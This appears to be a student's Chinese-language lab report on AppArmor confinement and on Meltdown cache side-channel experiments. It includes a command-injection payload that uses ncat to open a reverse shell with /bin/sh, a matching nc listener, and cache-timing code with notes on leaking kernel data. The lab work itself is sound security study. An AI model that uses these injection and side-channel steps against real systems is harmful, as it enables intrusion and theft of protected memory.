

# AppArmor 实验

安装apparmor-utils出现问题：Sub-process /usr/bin/dpkg returned an error code (1)

**解决： https://blog.csdn.net/stickmangod/article/details/85316142/**




启动apparmor




## 任务1：


针对ping (/bin/ping)程序，使用apparmor 进行访问控制。尝试修改profile，使得ping 程序的功能无法完成。


需要使用ubantu 18.04版本





编写deny\_ping.sh脚本运行，使用apparmor对该脚本进行deny















（2）使用apparmor对该程序进行访问控制，禁止attacker通过命令注入创建reverseshell；


命令注入方法：./command“localfile; ls”

./reverse\_shell reverse\_shell.c;ncat 127.0.0.1 5555 -e /bin/sh


和


nc -lvp 5555















（3）使用apparmor对该程序进行访问控制，允许attacker通过命令注入创建reverseshell，但将attacker在reverseshell中的能使用的命令限制为ls,whoami；










# 任务1：Cache和Memory 的数据读取

编译并运行CachTime.c，运行程序10次，观察输出。从实验中，你需要找到一个可用于区分两种类型的内存访问（Cache和memory）的阈值。

CacheTime.c

|  |
| --- |
| #include <stdio.h>  #include <stdlib.h>  #include <stdint.h>  #include <emmintrin.h>  #include <x86intrin.h>  uint8\_t array[10\*4096];  int main(int argc, const char \*\*argv) {  int junk=0;  register uint64\_t time1, time2;  volatile uint8\_t \*addr;  int i;  // Initialize the array  for(i=0; i<10; i++) array[i\*4096]=1;  // FLUSH the array from the CPU cache  for(i=0; i<10; i++) \_mm\_clflush(&array[i\*4096]);  // Access some of the array items  array[3\*4096] = 100;  array[7\*4096] = 200;  for(i=0; i<10; i++) {  addr = &array[i\*4096];  time1 = \_\_rdtscp(&junk);  junk = \*addr;  time2 = \_\_rdtscp(&junk) - time1;  printf("Access time for array[%d\*4096]: %d CPU cycles\n",i, (int)time2);  }  return 0;  } |

因为将array[3\*4096]、array[7\*4096]已经提前存入Cache中了，所以这两个地址的访问时间会短一些：




多次运行阈值为86。

# 任务2：使用Cache作为Side Channel


编译并运行FlushReload.c，运行程序多次，观察输出。并将阈值CACHE\_HIT\_THRESHOLD调整为从任务1派生的阈值（此代码中使用80）。

使用阈值106：30次的输出都是96，正确



# 任务3：将秘密数据放入内核空间

编译MeltdownKernel.c，按照该内核模块，并使用dmesg发现秘密数据的地址。




再dmesg中查看到secret data address为：0xf9df6000


# 任务4：乱序执行


编译并运行MeltdownExperiment.c，记录并解释你的观察。

有时可以打印secret数据为7 ，说明CPU确实是乱序执行的否则因为读取内核地址不被允许，后续的指令应该不会被执行的

有时打印不出来；









# 任务5：基本的Meltdown攻击

1. 按照Section 6.1，修改MeltdownExperiment.c，记录并解释你的观察；

6.1 Task 7.1: A Naive Approach

不能获取得到kernel\_data







2. 按照Section 6.2，修改MeltdownExperiment.c，将秘密数据预先cache，记录并解释你的观察；


6.2 Task 7.2: Improve the Attack by Getting the Secret Data Cached

即使cache了也不能成功：






3. 按照Section 6.3，修改MeltdownExperiment.c，使用meltdown\_asm()取代meltdown()函数，并增加或者减少汇编代码中循环的次数，记录并解释你的观察；




成功读取到了第一个字符





# 任务6：更有效的Meltdown攻击

1. 按照Section7，编译并执行MeltdownAttack.c，记录并解释你的观察。该代码只窃取内核的一个字节的秘密。



